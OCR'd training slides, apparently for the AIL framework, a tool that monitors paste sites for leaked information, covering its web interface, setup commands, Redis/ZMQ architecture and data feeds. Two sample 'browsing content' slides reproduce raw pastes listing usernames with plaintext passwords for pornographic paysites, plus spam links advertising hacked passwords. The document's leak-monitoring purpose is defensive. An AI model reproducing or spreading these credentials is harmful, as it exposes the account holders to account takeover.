
Hash files:

Show 5 entries Search:

estimated type	hash	saved_path	Virus Total
application/octet-stream	3975f058bb0d445b60c10a11f1a5d88e19e4fa84 (1)	HASHS/application/octet-stream /39/3975f058bb0d445b60c10a11f1a5d88e19e4fa84	Send this file to VT
application/octet-stream	fed93c1753270fc849a4db37027b569cdd9a6108 (1)	HASHS/application/octet-stream /fe/fed93c1753270fc849a4db37027b569cdd9a6108	Send this file to VT

Showing 1 to 2 of 2 entries Previous 1 Next

Example: Pastes Metadata (3)



Example: Browsing content

Content:


```
http://members2.mofosnetwork.com/access/login/
somosextremos:buddy1990
brazzers_glenn:cocklick
brazzers61:braves01

http://members.naughtyamerica.com/index.php?m=login
gernblanston:3unc2352
Janhuss141200:310575
igetalliwant:1377zeph
pwilks89:mon22key
Bman1551:hockey

MoFos IKnowThatGirl PublicPickUps
http://members2.mofos.com
Chrismagg40884:loganm40
brando1:zzbrando1
aacoen:1q2w3e4r
1rstunkle23:my8self

BraZZers
http://ma.brazzers.com
gcjensen:gcj21pva
skycsc17:rbcdnd

                                ############################################################
                                    >| Get Daily Update Fresh Porn Password Here |<

                                          =>   http://www.erq.io/4mF1
```

Example: Browsing content

Content:

```
Over 50000+ custom hacked xxx passwords by us! Thousands of free xxx passwords to the hottest paysites!

##########################################################
 >| Get Fresh New Premium XXX Site Password Here |<

  =>   http://www.erq.io/4mF1


##########################################################



http://ddfnetwork.com/home.html
eu172936:hCSBgKh
UecwB6zs:159X0$!r#6K78FuU

http://pornxn.stiffia.com/user/login
feldwWek8939:RObluJ8XtB
dabudka:17891789
brajits:brajits1

http://members.pornstarplatinum.com/sblogin/login.php/
gigiriveracom:xxxjay
jayx123:xxxjay69

http://members.vividceleb.com/
Rufio99:fairhaven
ScHiFRvi:102091
Chaos84:HOLE5244
Riptor795:blade7
Domi80:harkonnen
GaggedUK:a1k0chan

http:
```

Example: Search by tags



API

Setting up the framework

Setting up AIL-Framework from source or virtual machine

Setting up AIL-Framework from source

```
git clone https://github.com/CIRCL/AIL-framework.git
cd AIL-framework
./installing_deps.sh
```

AIL ecosystem - Challenges and design

AIL ecosystem: Technologies used


Programming language: Full python3

Databases: Redis and ARDB

Server: Flask


Data message passing: ZMQ, Redis list and Redis Publisher/Subscriber

AIL global architecture 1/2



AIL global architecture 2/2


Redis PubSub 1: port 6380, channel queuing
Redis PubSub 2: port 6380, channel script




Data feeder: Gathering pastes with pystemon

Pystemon global architecture


Redis PubSub 1: port 6380, channel queuing
Redis PubSub 2: port 6380, channel script




AIL global architecture: Data streaming between module



AIL global architecture: Data streaming between module (Credential example)



Message consuming



→ No message lost nor double processing

→ Multiprocessing!

Starting the framework

Running your own instance from source

Make sure that ZMQ_Global→address = `tcp://crf.circl.lu:5556,tcp://127.0.0.1:5556` in configs/core.cfg

Accessing the environment and starting AIL

```

# Launch the system and the web interface
cd bin/
./LAUNCH -l
```

Feeding the framework

Feeding AIL

There are different way to feed AIL with data:

1. Be a trusted partner with CIRCL and ask to get access to our feed

